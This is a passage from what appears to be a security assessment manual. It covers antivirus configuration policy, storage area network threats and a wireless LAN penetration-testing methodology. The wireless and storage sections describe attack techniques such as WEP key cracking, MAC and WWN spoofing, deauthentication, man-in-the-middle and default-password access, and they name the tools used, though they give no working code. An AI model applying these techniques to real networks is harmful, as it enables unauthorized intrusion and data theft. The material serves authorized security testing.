E.g. Norton Antivirus has a feature called "Live Update" that allows it go out on the web and get the latest virus definitions. The Anti-virus definitions are updated automatically but if there is a problem this might have to be done manually. You can schedule live update to occur on a regular basis: once a week is reasonable. Check the software periodically to make sure it is doing the updates. You can always update it manually if need be.

- Do not turn off PC scans

The Antivirus installed on your system may have been scheduled to scan your system at regular intervals. Do not turn off or terminate this system scan.

- Trash Questionable E-mail messages.

Don't open questionable e-mail messages or attachments -- just trash them. ABC Organization's is using Lotus Notes. This being a more secure system the likelihood of virus attacks using e-mail is rare. Outlook Express is more susceptible to viruses because it is the more common e-mail program and more viruses are written to attack it or use it to propagate them. Sometimes an Outlook Express user will get a virus in an e-mail message and the virus will infect his or her computer even though he or she doesn't open the message due to vulnerability in system.

- Do not pass on Hoax Viruses

Do not pass on e-mail messages about new viruses asking you to forward the message to everyone you know. They usually claim to have gotten the information from some reputable company. Those are almost invariably hoaxes. You should pass this on to the system administrator.

J.7.3 Check NAV Server Configuration Procedures

J.7.3.1 4

J.7.3.2 ANTIVIRUS SERVER CONFIGURATION

- There should be a designated primary Antivirus server. This system will control all the configuration parameters for the other Antivirus systems at different locations.
- Updates to this server must be made from the appropriate vendor's official internet site
- This server shall check for updates to the virus definitions every 30 mins. Once downloaded the server should also push the updates to the secondary servers.

J.7.3.3 ALERTS CONFIGURATION

- The information on the virus found must be propagated to the primary server.
- This primary server on finding a unique virus strain with high severity rating must alert the administrator via e-mail pager or other notification methods about its presence.

J.7.3.4 CONFIGURING SCAN OPTIONS

- Scan options are the settings Norton Antivirus uses when it scans your computer for virus-infected files. In most cases, you should set scan options before you run a scan. You can set up unique configurations for scans performed while you wait and scans performed during real-time protection. These options include:

J.7.3.5 SELECTING FILE TYPES TO SCAN

- The time to complete a scan can be reduced by limiting the scan to files with selected extensions. Configure it to scan .EXE, .COM, .DLL, .DOC, The systems must be scanned at regular intervals; This is the only way to ensure that the computer is virus-free.

J.7.3.6 ZIP/ COMPRESSED FILE SCANNING

- Scanning files inside compressed files should be turned on. The scanning host should be configured to scan for at least 3 levels of zip files.

J.7.3.7 SELECTING EXCLUSIONS TO THE SCAN

- This should be dealt with on a case-to-case basis depending on the false positives that are being generated. We can configure NAV to either skip scanning a file or scanning for a particular virus.

J.7.3.8 SELECTING THE LOCATION OF THE SCAN

- The NAV Client must be configured to scan all system drives excluding read-only media. The scan must be scheduled to run everyday at 12:30 PM

J.7.3.9 CREATING A NOTIFICATION THAT A VIRUS WAS DETECTED

- All NAV Clients must be configured to send the notification of the virus detected to the Central server. The notification should give the following details
  - Name of computer
  - Name of detected virus
  - Full file path and name
  - Login name of user
  - Type of scan
  - Action taken on infection
  - Filename (no path)

J.7.3.10 CHOOSING ACTION(S) TO PERFORM ON INFECTED FILES

(all types of viruses)

- The NAV Clients must be configured to first try & disinfect the virus. If on failure of disinfection the file must be quarantined or deleted.

J.8 ANTIVIRUS REPORTS

These reports are to be generated to know the effectiveness of the Antivirus management strategy. These reports will include information on the viruses found by the AV system & the hosts they are originating from & the threat that the viruses pose.

These reports categorized into two

J.8.1 Administrator AV Report

This report is for the AV administrator at each location. He gets information on the following

1) Top 10 viruses & number of virus instances found & each virus's classification level.

2) Top 10 computers (sorted by number of viruses found)

Refer the section on "Threat Severity Assessment" for more details.

In addition to the above he would provide the reason for the top 10 virus infections as an input to the Management report.

J.8.2 Management AV Report

The management AV report will give the senior & middle level management an overview of the virus activity within the organization & take further preventive steps. The management reports detail

1) 5 - 10 Unique strains of viruses found in ABC Organization's (along with the reason for the infection)

2) Breakup of the infection at different locations.

J.9 THREAT SEVERITY REVIEW

Please refer Risk Assessment Section

K STORAGE AREA NETWORK (SAN) SECURITY

SANs were basically designed for High availability not for security. Security of the storage is a very important issue now because of the following factors:

- Increase in the usage of SANs
- The nature of the data stored is increasing in value.
- The threat is increasing as the components are spread in diverse locations, instead of concentrated in one place that could be physically secured.
- Firewalls provide perimeter security but do not offer internal security. Also, WAN/LAN security does not help the SAN.
- In storage environment, insider threat is high. 70% of security threats are from insiders .
- There are risks from snooping, unauthorized access to and modification of data, and prevention of legitimate access.
- The concept of SANs is changing because of fast growth in technology.

As the concept is changing the Enterprise is seeing for reducing the storage management costs, greater storage utilization and increased in availability of data access.

To achieve the business goals of the enterprise, the enterprise must tackle the confidentiality, integrity and the availability of the storage.

K.1 STORAGE SECURITY CHALLENGE

K.1.1 Managerial

- Most organizations are not counting the amount involved in downtime and response efforts associated with the breaches, they are only calculating the amount involved in traditional network and internet access controls and defenses.
- Due to the centralized nature of the corporate data, the network storage resources represent prime targets.
- Storage security costs can be product capital expenditure, deployment, management and maintenance.

- The losses are due to the data corruption, which can affect the Company's ability to run business and its operations; stolen data can compromise the intellectual property.

K.1.2 Technical

- At present, the SAN infrastructure is sufficiently complicated that attacks may not be widespread.
- But, as with the internet, security breaches will become more common as scripts become generally available and as intruders see a higher reward/(risk of being caught) ratio.
- This ratio increases dramatically with the connection of SANs to the Internet

K.2 Objective

- To find the storage security threats and the possible attacks on it and to know the best practices for securing the storage environment.

- To know the importance of storage security and, how we can protect using best practices.

K.3 Requirement

- Understand Organization's environment
- Technical Requirements

K.4 Expected Result

By the end of this paper we will understand the importance of security in the storage environment and what type attacks are possible in the SAN and the best practices for securing the storage Networks.

K.5 Resources At Risk

K.5.1 Data in transit between components of the SAN

- Availability of infrastructure
- DoS
- Configuration errors

- Data integrity (loss, modification)
- Data confidentiality

K.5.2 Data at rest

- Unauthorized access
- Data integrity (deleted, modified, false creation)
- Data confidentiality

K.5.3 SAN components

- Firmware

K.5.4 Out of band management

- Authentication
- Integrity
- Confidentiality

K.6 SAN ATTACK POINTS

K.6.1 Out of band management

- LAN connection
- Control terminals interfaces

K.6.2 Inter switch links

- Remote sites
- Hosts/servers
- LAN interfaces

K.6.3 Removable media

- Physical security

K.7 STORAGE SECURITY THREATS

Possible Threats	Location of Threat
Unauthorized/unauthenticated access	Storage Network
Insecure management Interfaces	Storage Management
WWN spoofing	Storage Management and Storage Network
Management control from different access points	Storage network, management and system
Stolen Passwords	Storage Network, Management and system
Network Sniffing	Storage Network
Disk, media Theft	Storage System
Denial of Service attacks	Storage Network
Remote site/mirror attacks and access	Storage Network, Management and system

Server Hosts: Access Control is of primary importance here. Data both at-rest and in-flight, is at risk despite use of zoning and logical unit number (LUN) masking to segment and manage access to the storage network.

Tape media: This technology has some of the most significant vulnerability points, especially tape libraries located on remote sites. Tape and any other storage media that is accessible internally, handled by many staff, and often sent out side the confines of the data center can be vulnerable to unauthorized data access, theft or corruption.

Storage Subsystems and media: The integrity of the data, confidentiality and availability are primary issues that target data-at-rest.

Storage Fabric: This focuses more on access control and protection of data-in-flight.

IP and WAN: Data-in-flight is at risk as it is transferred from the storage network across IP and to a secondary site.

Storage Management: Access Control and data integrity can be at risk for data-at–rest and data-in-flight, since many storage management tools lack safeguards to enforce storage security.

K.8 Methodology

There are 3 threat zones that affect network storage regardless of the media used.

The threat zones are

1. Systems and connections
2. Storage Fabric
3. Subsystems and Media

The systems and connections include the computer systems such as the application and management servers and the gateway devices that connect to the storage. The storage Fabric consists of Hubs, Switches, Routers and the applications that connect and manage data storage from data sources to storage arrays. The last zone consists of the Storage subsystems and media.

K.8.1 Find the Vulnerabilities in the Systems and connections.

Procedure

- There are chances of configuring the management server with the default settings and unused services
- Generally the management software of any storage device authenticates locally on the machine where you installed the management software. Actually the authentication should happen at the Storage array
- We can install the same management software on any machine on the network and access the storage device through that
- The default passwords of some of the Management software available in the Internet

K.8.2 Identify vulnerabilities in the Storage Fabric.

Procedures

- The WWN of an HBA is used to authorize the client nodes to the FC Switch. A WWN number can be changed. By spoofing WWN we can gain the unauthorized access to data that has been allocated to the spoofed WWN.
- When You do the soft zoning based on the WWN , spoofing a WWN will allow an unauthorized WWN to access the information of the spoofed WWN. Without

spoofing if an unauthorized WWN knows the route to another WWN in another zone then by enumerating the same in the fabric we can get the Access.

- When you do the Hard Zoning based on the WWN. Spoofing a WWN will allow an unauthorized WWN to access the information of the spoofed WWN.
- When you do the Soft Zoning based on the Port Number, if an unauthorized WWN knows the route to another WWN in another zone then by enumerating the same in fabric we can get the access

K.8.3 Find the Vulnerabilities in the Subsystems and the Media.

Results

- If the LUN masking occurs at the client node using HBA drives, to allow the client node to view all the LUNs that it has identified
- To do this, open the Lun Masking properties of the client node, which doesn't have any authentication parameters. Change the settings to remove any and all masking
- If the LUN masking is occuring on the FC switch , then a spoofed WWN would get the LUN masking properties and through which we can view all the LUNS that it has identified.
- Lun Masking at the Storage Controller, the storage controller can be able to expose certain LUNs to certain WWNs.In this case spoofing a WWN we will be able to access the LUN segments.

K.9 GLOBAL COUNTERMEASURES

Best practices for the data-at-rest:

- Secure data-at-rest in storage arrays, tape libraries, and NAS appliances through access control, authentication, encryption, and compression.
- Examine host based management access points via storage management software to make sure it is secure and limits access to crucial data.

Best Practices for the data-at-flight:

- Examine ways to secure the storage fabric against unauthorized/unauthenticated SAN access, WWN spoofing, and different access point management controls.
- Use Hardware enforced zoning in managed storage networks.
- Examine metro SAN and WAN network connectivity to make sure data integrity is preserved, and that data is encrypted during its travels in data protection, remote replication, and mirroring technologies.
- Make sure storage networking equipment supports integration with IPSEC, VLAN s as well as RADIUS servers, firewalls and intrusion detection systems.
- Create separate network infrastructure in support of the storage environment on both Fibre channel and ip.


Best Practices for the Data-in-flight and Data-at-rest:

- Align storage security strategy with broader corporate security strategies.
- Identify the value of the data being protected, and map the data paths within the environment that support that data-at ensure it fully protected at-rest in and in-flight.
- Determine whether or not a security stack is required to support certain types of application data, such as whether or not various classes of data need to be encrypted with different keys.
- Make sure default passwords for storage networking gear and storage management tools are changed before being placed in production environments.
- Make sure remote sites have consistent security procedures and policies with corporate data center as well as the SAN environment.

- Consider role-based management policies for management of the storage network itself.
- Harden file and database access control by suing authentication and encryption appliances.
- Evaluate security procedures prior to deploying new technologies such as iSCSI, Fibre channel trunking, network based virtualization tools, and FCIP.
- Evaluate the storage security hot spots to make sure full security protection is in place to support authentication, integrity, confidentiality, availability and no repudiation.
- Consider system and procedures around monitoring storage security events such as failures, violations and warnings.
- Test changes in configuration and new SAN fabric extensions for security holes before rolling out production.

L WLAN SECURITY ASSESSMENT

L.1 WLAN SECURITY ASSESSMENT METHODOLOGY MAP



L.2 BUILDING FOUNDATION

▪ TYPES of WLAN Networks

802.11? …

What is the basic difference between the various types?

The IEEE 802.11 specification identifies an over-the-air interface between a mobile device wireless client and a base station or between two mobile device wireless clients.

802.11a. An extension to the original IEEE 802.11 standard this provides up to 54 Mbps in the 5 GHz band. 802.11a uses an orthogonal frequency division multiplexing encoding scheme rather than FHSS (Frequency hopping spread spectrum)or DSSS(Direct Sequence Spread Spectrum).

802.11b. An extension to the 802.11 wireless LAN standard, the first version of the standard that was available it provides 11 Mbps transmission speed, could slow down to 5.5 Mbps, 2 Mbps, or 1 Mbps speeds in the 2.4 GHz band, depending upon the strength of the signal. 802.11b uses only DSSS.

802.11g. The IEEE wireless standard came after b , applies to wireless LANs, 802.11g provides 20 Mbps to 54 Mbps in the 2.4 GHz band. This standard is second most popular currently just after 802.11b.

802.11e. The latest IEEE extension to provide quality-of-service (QoS) features and multimedia support for home and business wireless environments.

▪ MODES of WLAN Networks

1. Ad-hoc: The mobile devices in this mode are considered peers. Each mobile device client communicates directly with the other mobile device clients within the network.

2. Infrastructure: In this mode there are AP's (access points) and clients. The clients communicate with the AP's and through the AP's to other wired or wireless clients.

- ### Service Set Identifier

SSID or Service Set Identifier is a unique identifier specified in the header of wireless packets to act as a way for clients to connect to the correct wireless access point. This is commonly referred to as the wireless network name, and may be broadcasted on the wireless network by the access point, depending on the configuration.

Many vendors ship the devices with a default SSID set and configuration very allowing for ease of setup. The use of a default SSID suggests that the device is in default configuration, which is not good from security point-of-view. Check for all AP's with default SSID's. Moreover, default SSID may tell the make of wireless device. Such a list of default SSID is available on cirt.net, with default administrative credentials for the devices.

- ### KEY MANAGEMENT

Different type of keys can be implemented in wireless devices based on the capabilities – those are shared and dynamic keys, WEP, WPA, WPA2 and 802.1x. WEP and WPA-PSK/WPA2-PSK have pre-shared keys and this is most probably seen in home environments, whereas corporate implements either WPA/WPA2/802.1x with Radius authentication, or use VPN instead of access point provided encryption.

There is a possibility of exposure and theft of static encryption keys that stored in the access points and wireless stations. Also dictionary attacks can be performed on the sniffed data traffic.

- ### ENCRYPTION

Wireless networks do not have physical connectivity restriction. The IEEE 802.11 standard specified WEP as the wireless equivalent to the physical security provided by wired networks. The WEP encryption scheme uses shared keys for the encryption and decryption of the frames passed across a Wireless LAN (WLAN).

WEP can also be discovered in a short period of time. Although WEP is based on the robust RC4 symmetric key algorithm, the flaws in the implementation of WEP have been well documented. These flaws allow a malicious user who collects enough WEP encrypted frames on given network to identify shared values among the frames and ultimately determine the shared key.

WPA TKIP encryption was then created to address the insecurities of WEP. The good thing about this is that there was no need to do hardware upgrades, just firmware updates from vendors who implemented WPA into their older products was enough.

WPA in pre-shared key mode is suspectible to dictionary attacks if the initial four-way handshake can be sniffed, but success in discovering the key depends a lot on the pass phrase length used. Minimum required is 8 characters, but it can be as long as 63 characters.

Newer devices offer also WPA2/802.1x with Radius authentication that can be considered currently as a relatively secure system for WLANs.

▪ Considerations on building a box for war-driving

Type of card, chipset, external antenna etc…

Hardware

A Laptop with Windows XP/2000 and Linux installed as dual boot.

PCMCIA 802.11b Cards(11Mbps)

Hermes Chipset:

ORiNOCO Gold

PCMCIA 802.11g Cards(54Mbps)

Prism54g chipset, FullMAC (softmac development is ongoing) works.

External Antennas

Fab-Corp 5dBi Omnidirectional Magnetic Mount

Fab-Corp N-Type to ORiNOCO Pigtail

D-I-Y antennas are also okay

GPS and accessories

Garmin eTrex Legend

Garmin eTrex Power+Data Cable Bundle

Garmin eTrex Winshield suction cup mount

Misc

400 Watt Power inverter

L.3 TYPES OF THREATS

Threats for WLAN systems can be categorized into passive and active threats. By passive we mean that the attacker doesn't really have to do much else than listen to the traffic to gain certain advantages, whereas by active we mean the attacker utilizes information and tools to cause different type of results on the network and hosts. Detecting passive attacks may be impossible, but active attacks may be detected.

▪ Passive Threats

An intruder can do traffic monitoring to observe the traffic flow and make assumptions about the nature of traffic, amount of traffic and possible load on the network. By doing analysis on the traffic, the following attributes may be of interest:

1. *Sequence number*
2. *Control Type and Subtype*
2. *Destination MAC*
- *Service Set Identifier (SSID)*
1. *Organizationally Unique Identifier (OUI)*
- *Data Payload*
- *LLC Protocol Type Field*
- 8. *LLC Protocol ID*

Basically the attacker learns about the network in question, like what SSID to use, client MAC addresses, possible IP-ranges and protocols used and so on. If no encryption is used, the more can be gained. By not using any kind of encryption opens the environment up to sniffing, where passwords and other sensitive data can be captured, like emails and documents.

As such, administration of access points should not be done over the WLAN. Instead, the access points should be administered via the wired network or locally via the access point's built-in COM ports.

▪ Active Threats

An intruder can, after collecting enough information by passive means, do various active attacks against the system, most common is to get access to the environment and progress further into the network to collect valuable data or use the bandwidth available for example spamming.

Other types of active attacks include:

- Denial of service
    - Request every DHCP address by using forged packets
    - Setting up Fake AP with stronger signal
    - Jam the frequency of WLAN by using for example a microwave owen
    - De-authenticate the clients from the AP
- Hijacking/Modification of traffic
    - Taking over a session
    - Acting as a man-in-the-middle
- Injection of traffic
    - Replaying encrypted packets (for speeding up WEP cracking)
    - Injecting spoofed packets into the network

L.4 METHODOLOGY

- ### Information Gathering

Wireless access points and clients send beacons and broadcasts respectively. Beacons are sent by APs at predefined intervals. They are invitations and driving directions that enable the client to find the AP and configure the appropriate settings to communicate. A beacon announces the SSID and the channel that the network is using. WLAN scanners allow users to identify WLANs through the use of a wireless network interface card (NIC) running in monitor mode and software that will probe for APs. Linux has Kismet which is not graphical and not as user friendly as NetStumbler, but it provides superior functionality. Kismet is a WLAN sniffer, where NetStumbler is a scanner.

- ### Scanning
  - Detect and Identify the wireless network
  - Test for channels and ESSID
  - Test the beacon broadcast frame and recording of broadcast information
  - Test for rogue access points from outside the facility
  - IP address collection of access points and clients
  - MAC address collection of access points and clients
  - Detect and Identify the wireless network

- ### Audit & Review – Questionnaire

Audit and Review Questionnaire on the following controls:

- Implementation Controls
  - **Access control**
    - Access control could be based upon the MAC address of the connecting devices.
  - **Firewall settings**
    - Between wire and wireless side
- Technical Controls
  - **Ports on Device**
    - The built-in COM ports of the access point should be disabled or password protected to prevent any unauthorized access to the access points. All unnecessary services and ports in the access points should be removed or closed.
  - **SNMP**

- The default SNMP community string should be changed if the access point has SNMP agent running on it. This is to prevent an attacker from reading or writing to the access point.

- **Is the SSID Broadcast off?**
- **Use of Default SSID name?**
- **Beacon interval**
  - Beacon interval of SSID should be set to the maximum setting to make passive scanning more difficult.
- **Has firmware been updated?**

- Management Controls
  - **Usage Policy**
    - Try to find if any usage policy has been implemented on the wireless device. E.g. linksys allows building such policy based upon day/time.

Security Analysis and Research

- Determining WEP enabled access points
- Capturing WEP encrypted data
- Intercepting valid client MAC addresses
- Configuration menu access - using browser interface, using Telnet, using SNMP, using FTP
- Determine types of authentication methods in place
- Determining the origin of the access point(s)
- Communication with access point(s)
- Utilization of client cards (with or without WEP)
- Emphasize collecting data transmitted over the 802.11 wireless networks
- Search for requested “specific” sensitive data

Exploitation & Attacks

1. Identifying WEP keys

2. To crack a WEP key, one has to capture at least 150.000 encrypted packets for 64-bit and 300.000 packets for 128-bit WEP encryption. More is recommended. This is not always successful. (Kismet)
3. Tools to extract the WEP key via statistical attacks: WepLab, AirCrack Suite, WepCrack

4. Tools to help in injecting encrypted packets (aka Replay-attack) into WEP-encrypted network to speed up collecting needed amount of WEP-encrypted packets: AirCrack Suite

5. Bypassing MAC filtering
   6. MAC filtering could be bypassed by any of the following tools
   7. SMAC
      8. This is a tool that allows the MAC in the windows machine to be changed. This would help an attacker to spoof a MAC.
   9. Bwmachak
      10. Command line tool to change ORiNOCO PCMCIA Mac Address which works on windows 2000 and Windows XP from blackwave.
   11. Ifconfig
      12. In a unix(linux) machine the ifconfig could be used to reassign the MAC address.
13. Targeting authenticated data (i.e. usernames and passwords)

The use of protocol analyzers helps in the targeting of authenticated data , these include ethereal, tcpdump (with scripts).

14. Network Logon functions
15. Disassociation attack
      16. This is achieved by spoofed de-authentication message causes the communication between client and AP to be suspended. Hence, attacker has achieved DoS, and can also retrieve hidden SSID when client re-authenticates. This could be achieved by using tools such as AirJack , essid-jack and monkey-jack.

- MITM Attack

  MITM attacks on a wireless network are significantly easier to mount than against physical networks, typically because such attacks on a wired network require some sort of access to the network. Man-in-the-middle attacks take two common forms:

  - eavesdropping
  - manipulation

In eavesdropping, an attacker listens to a set of transmissions to and from different hosts even though the attacker's computer isnot a party to the transaction. Many relate this type of attack to a leak, in which sensitive information could be disclosed to a third party without the legitimate users' knowledge.

Manipulation attacks build on the capability of eavesdropping by taking this unauthorized receipt of a data stream and changing its contents to suit a certain purpose of the attacker this could include spoofing an IP address, changing a MAC address to emulate another host, or some other type of modification. To prevent this kind of attacks one must encrypt the contents of a data transmission at several levels, preferably using SSH, SSL, or IPsec.

- Brute force Base station Password
- Scanning the Network and beyond
- Identifying the services in the clients and trying to exploit them.

L.5 TOOLS USAGE

Objective	Tool	Method
Info. Gathering, Analysis & Research		
▪ Detect and Identify the wireless network	Kismet	Check for Screen
▪ Test for channels and ESSID	Kismet	Check for Kismet*.csv
▪ Test the beacon broadcast frame and recording of broadcast information	Kismet	Check for Kismet*.dump
▪ Test for rogue access points from outside the facility	Kismet	Scan outside the facility
▪ IP address collection of access points and clients	Kismet	Check for Kismet*.csv
▪ MAC address collection of access points and clients	Kismet	Check for Kismet*.csv
▪ Detect and Identify the wireless network	Kismet	Check for Screen
▪ Determining WEP enabled access points	Kismet	Check for Kismet*.csv
▪ Capturing WEP encrypted data	Kismet	Check for Kismet*.dump
▪ Intercepting valid client MAC addresses	-	Change your Client Adapter's MAC address to an authorized MAC address
▪ Configuration menu access - using browser interface, using Telnet, using SNMP, using FTP	-	Use browser/Telnet/FTP with known default usernames & passwords and SNMP with 'public'
▪ Determine types of authentication methods in place	Nmap	Scan the services running in the Access Point to determine.
▪ Communication with access point(s)	Nmap	
▪ Utilization of client cards (with or without WEP)	-	To identify any interoperability issues of Client Adapters with Access Points, as a way of protection.

▪ Emphasize collecting data transmitted over the 802.11 wireless networks	Ethereal	Collecting unWEP packets and decode them to see data packets.
▪ Search for requested "specific" sensitive data	Ethereal	Search for "specific" string in data packets
Exploitation & Attacks		
▪ Identifying WEP Keys	WEPCrack	Use Kismet*.weak to get WEP keys using WEPCrack
▪ Bypassing MAC filtering	-	Impersonate an authorized MAC address in your Client Adapter with other credentials such as SSID and if possible WEP Keys.
▪ Targeting authenticated data (i.e. usernames and passwords)	Ethereal	Decode and Search
▪ Network Logon functions	Ethereal	Decode and Search
▪ Disassociation attack	AirJack	Sending Association or Disassociation of frames
▪ MITM Attack	Airjack	Capture the packet, modify it and send it back.
▪ Brute force Base station Password	-	Default Passwords
▪ Scanning the Network and beyond	Nmap	Scan
▪ Identifying the services in the clients and trying to exploit them.	Nmap	Scan

L.6 EQUIPMENTS

- ### Specialised equipment

Yellowjacket

www.bvsystems.com

This is specialised equipment that operates in the 802.11b space which could be easily interfaced with handhelds; it could carry out analysis of frequency re-use patterns, coverage mapping, and interference from neighbors, locating unauthorized users and for war walks.

- ### Cards

Orinoco	http://airsnort.shmoo.com/orinocoinfo.html
Prism2/54g	http://www.linux-wlan.com/linux-wlan/
Cisco	http://airo-linux.sourceforge.net/

- ### Antennas

There are three types of direction when it comes to classifying antennas: directional, multidirectional, and omni directional. Directional antennas are also the type of antennas that are most effective in long-range packet capturing because the power and waves are tightly focused in one direction. Multidirectional antennas are similar to directional antennas in the sense that both use highly concentrated and focused antennas for their transceivers. An omni directional antenna is the most effective in close city driving because it transmits and receives signals from all directions, thereby providing the largest angular range.

Antenna manufacturers

HyperLinkTech	http://www.hyperlinktech.com
Wireless Central	http://www.wirelesscentral.net
Fleeman, Anderson, and Bird Corporation	http://www.fab-corp.com/

- ### GPS

The Global positioning system provides a reference to any place on Earth in terms of latitude and longitude.The GPS software keeps a real-time log of the device's position by mapping the longitude and latitude coordinates with corresponding timestamps into a simple text file. GPS units are relatively easy to purchase and install on your laptop, especially if you are on the Windows OS(Win 2k/XP).

GPS manufacturers


Garmin International http://www.garmin.com/

Magellan http://www.magellangps.com/

L.7 SOFTWARE DESCRIPTION

Netstumbler

NetStumbler is a Windows-based war-driving tool that will detect wireless networks and mark their relative position with a GPS.It uses an 802.11 Probe Request sent to the broadcast destination address, which causes all access points in the area to issue an 802.11 Probe Response containing network configuration information, such as their SSID and WEP status. When hooked up to a GPS, NetStumbler will record a GPS coordinate for the highest signal strength found for each access point. Using the network and GPS data, you can create maps with tools such as StumbVerter and Microsoft MapPoint. NetStumbler supports the Hermes chipset cards on Windows 2000, the most popular being the Orinoco branded cards. On Windows XP the NDIS 5.1 networking library has 802.11 capabilities itself, which allows NetStumbler to be used with most cards that support it.



Kismet

Kismet is a Linux and BSD-based wireless sniffer that has war-driving functionality. It allows you to track wireless access points and their GPS locations like NetStumbler, but offers many other features as well. Kismet is a passive network-detection tool that will cycle through available wireless channels looking for 802.11 packets that indicate the presence of a wireless LAN, such as Beacons and Association Requests. Kismet can also gather additional information about a network if it can, such as IP addressing and Cisco Discovery Protocol (CDP) names. Included with

Kismet is a program called GPSMap, which generates a map of the Kismet results. Kismet supports most of the wireless cards available for Linux or OpenBSD. To use Kismet, you will first have to install the custom drivers required for monitor mode operation. This can vary depending on the chipset your card uses, but Kismet comes with a single way to enable all of them for monitor operation.

Dstumbler

Wireless Mapping tools

StumbVerter(http://www.sonar-security.com/sv.html)

StumbVerter is a standalone application which allows you to import Network Stumbler's summary files into Microsoft's MapPoint 2004 maps. The logged WAPs will be shown with small icons, their colour and shape relating to WEP mode and signal strength.

GPSMap

This is a software that makes it possible to create vectors maps, which can be downloaded to Garmin GPS receivers.

JiGLE

JiGLE is a java client that lets you look at all the reported geographically-located 802.11 wireless base-stations in the any other area that has a 'MapPack' or 'MapTree' created for it.It can also read in NetStumbler or DStumbler files and plot them on a map of your choosing.

WIRELESS SCANNING AND ENUMERATION

Wireless Sniffers

Configuring Linux Wireless Cards for Promiscuous Mode

Air-Jack

Custom driver for PrismII (HFA384x) cards

Wireless Monitoring Tools

Prism2dump

Tcpdump

Command line tool that uses libpcap libraries to dump the network traffic. It has a very strong scripting language support.

Ethereal

Ethereal is a multi protocol analyser ,it could act as GUI sniffer which understands 802.11b frames.

Airopeek NX

Airopeek is a comprehensive packet analyzer for IEEE 802.11b wireless LANs, supporting all higher level network protocols such as TCP/IP, Appletalk, NetBEUI, and IPX. Affordable and easy-to-use, Airopeek contains all of the network troubleshooting features familiar to users of our award-winning Etherpeek. In addition, Airopeek quickly isolates security problems, fully decodes 802.11b WLAN protocols, and expertly analyzes wireless network performance with accurate identification of signal strength, channel and data rates

Tools that exploit WEP weaknesses

Airsnort

AirSnort is a Linux-based tool written by Jeremy Bruestle and Blake Hegerle. It exploits WEP vulnerabilities discussed in the Stubblefield, Ioannidis and Rubin paper and requires a version of Linux using the 2.2 or 2.4 kernel or greater , wlan-ng drivers and a network card that uses the Prism2 chipset. Once AirSnort is running, the NIC must be in promiscuous mode and set to listen on the appropriate channel for the targeted WLAN. Obtain the channel from the WLAN scanner used to locate the WLAN in the first place. AirSnort comes with a shell script that will automatically launch the NIC in promiscuous mode with the appropriate channel setting, but the channel has to be hard-coded into the script if the default of channel 6 is not appropriate. AirSnort itself is comprised of two separate applications – capture and crack. AirSnort will also display the number of “Interesting Packets” (aka weak keys) that have been captured. AirSnort is efficient because it does not capture all encrypted packets but rather only those that would be used to crack the WEP encryption key. Interesting packets are those where the second byte of the IV is

0xFF. Once a sufficient number of interesting packets have been captured, attempt to crack the WEP key by launching the crack application.

WEPCrack
WEPCrack is a SourceForge project that is administered by Paul Danckaert and Anton Rager. It is easier to use than AirSnort.

prisim-decode.pl: Used to decode data packets once the WEP key has been cracked.

prisim-getIV.pl: Extracts weak IVs and the first byte of encrypted data from a prismdump capture.

WeakIVGen.pl: Creates a list of weak IVs and one byte of encrypted data when provided with a specific encryption key. This script can be used to test the program in the absence of captured data.

WEPCrack.pl: Used to crack WEP keys given data generated by prisim-getIV.pl.
Data capturing must be complete before using WEPCrack. A sniffer such as prismdump must capture the data. prismdump is a very basic command line sniffer that takes no arguments and simply captures all traffic. prismdump recognizes 802.11x headers, which is obviously crucial to capture WEP traffic. prismdump uses the wiretap libraries that are included with Ethereal.

WLAN Tools
DWEPCrack

Denial of Service attacks
WLANs are susceptible to the same protocol-based attacks that plague wired LANs but to perpetrate such attacks on WLANs, an individual would first need to connect to the network. WLANs are also susceptible to a unique form of denial-of-service (DoS) attack. WLANs send information via radio waves on public frequencies, thus they are susceptible to inadvertent or deliberate interference from traffic using the same radio band.

Wlanjack

essid-jack
monkey-jack
kracker-jack

802.1x

The 802.11i task group is attempting to leverage the 802.1X standard to add authentication controls to wireless networks. 802.1X defines Extensible Authentication Protocol (EAP) over LANs (EAPOL), which is used to authenticate clients as they join the network. The inclusion on 802.1X would prevent hackers from connecting to 802.11x networks simply by determining the channel and SSID used by the network and identifying a legitimate IP address by passively sniffing network traffic.

TKIP

The 802.11i draft promotes the use of Temporal Key Integrity Protocol (TKIP) to strengthen the weak keys used by WEP. TKIP is an effort by the IEEE to engineer a solution to strengthen the security of 802.11x networks while remaining backward compatible with existing hardware. The IEEE would accomplish this with the distribution of software/firmware upgrades that would add the following new algorithms to the WEP protocol

Message Integrity Code (MIC) – to prevent forged packets

New IV sequencing discipline – to prevent replay attacks

Per-packets key mixing function – to add complexity to the correlation between IVs and the per-packet keys with which they are used

WLAN Scanners

WLAN Sniffers

L.8 GLOBAL COUNTERMEASURES

